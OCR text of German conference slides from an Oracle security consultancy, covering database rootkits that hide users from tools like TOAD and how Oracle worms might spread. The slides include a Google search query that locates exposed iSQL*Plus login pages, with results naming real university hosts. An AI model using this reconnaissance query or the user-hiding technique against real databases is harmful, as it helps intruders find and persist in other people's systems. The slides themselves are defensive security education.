
Datenbankbenutzer verstecken

TOAD benutzt die View ALL_USERS anstatt der DBA_USERS.
Deshalb ist der Benutzer HACKER immer noch sichtbar.




Datenbankbenutzer verstecken

Nun ist der Benutzer auch in TOAD verschwunden…




Oracle Rootkits




- Alle Oracle Datenbanken sollten regelmäßig auf Veränderungen der Struktur hin überprüft werden.

Datenbank Würmer



- Das erste Mal wurden Datenbank Würmer von Aaron Newman beschrieben.
- SQL Slammer war der erste weit verbreitete Datenbankwurm, der ungepatchte MS SQL Server Datenbanken betraf.
- Oracle Würmer sind bisher noch nicht aufgetaucht, für viele ist es jedoch nur eine Frage der Zeit, bis Würmer auch für Oracle Datenbanken auftauchen.
- Das Schadenspotential eines solchen Wurms wäre riesig.


Oracle Würmer



Oracle Würmer können auf folgenden Architekturen basieren

- Oracle Clients
- Application Server
- Fehlerhaften Oracle Services


Oracle Würmer – basierend auf Oracle Client



Mögliche Architektur

- Windows Wurm mit Oracle Payload
  - Ausnutzen der Oracle Client Startup Dateien
  - Ausnutzen von Default-Passworten / Dictionary Attack

Oracle Würmer – basierend auf Application Servern




Suchen potentielle Opfer mit Hilfe von Suchmaschinen

- Anwendungen mit SQL Injection Lücken
- Anwendungen mit Buffer Overflow Lücken
- Dringen von der Anwendung heraus in weitere Systeme ein

Oracle Würmer – basierend auf Application Servern

http://www.google.com/search? q=intitle%3AiSQL+intitle%3ARelease+inurl%3A isqlplus+intitle%3A9.2.0.1&btnG=Search



Google

Web Images Groups News Froogle Local[New!] more »

intitle:iSQL intitle:Release inurl:isqlplus intitle:9. Search Advanced Search Preferences

Web Results **1** - **7** of about **9** for **intitle:iSQL intitle:Release inurl:isqlplus intitle:9.2.0.1**. (**0.13** seconds)

Tip: Save time by hitting the return key instead of clicking on "search"

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:.
oracle.unc.edu.
https://oraclient.unc.edu/isqlplus - 3k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:
https://helot.cs.cf.ac.uk/isqlplus - 3k - Cached - Similar pages
[More results from https://helot.cs.cf.ac.uk]

iSQL*Plus Release 9.2.0.1.0 Production: Login
iSQL*Plus logo. Help. Help. Login. Username:. Password:. Connection Identifier:.
DBUSER, DVOLUSER, DVOLEXP.
sweb2.dal.devry.edu/isqlplus/ - 3k - Cached - Similar pages


iSQL*Plus Release 9.2.0.1.0 Production: Anmelden - [Translate this page]
iSQL*Plus logo. Hilfe. Hilfe. Anmelden. Benutzername:. Kennwort:. Connect-String:
robinie.informatik.rwth-aachen.de:7783/isqlplus - 3k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Entrar em Sessão - [Translate this page]
iSQL*Plus logo. Auxílio. Auxílio. Entrar em Sessão. Nome de Utilizador:. Senha:.
Identificador de Ligação:
193.137.44.68/isqlplus - 4k - Cached - Similar pages

iSQL*Plus Release 9.2.0.1.0 Production: Work Screen
Work Screen. File or URL: Enter statements: select user_constraints.table_name,
column_name, constraint_type from user_constraints ...
student.cob.ohiou.edu/sa287001/Website/iSQLPlus%20Release%209_ 2_0_1_0%20Production%20Work%20Screen.htm - 23k -
Supplemental Result - Cached - Similar pages


iSQL*Plus Release 9.2.0.1.0 Production: Login
Login. Username: Password: Connection Identifier: MIS380.
mis380.cob.ohiou.edu/isqlplus - 3k - Supplemental Result - Cached - Similar pages

Oracle Würmer – Basierend auf fehlerhaften Services



Angriff der Datenbanken durch fehlerhaften Implementierung von Oracle Datenbank Services, z.B. TNS-Listener, ONS, …

➔ Ähnliche Gefahr der schnellen Ausbreitung wie SQL-Slammer



Fragen & Antworten

Kontakt

**Oracle Sicherheitsüberprüfungen, Beratung,
Training & Oracle Security Software**

**Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen**

**Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: info@red-database-security.com**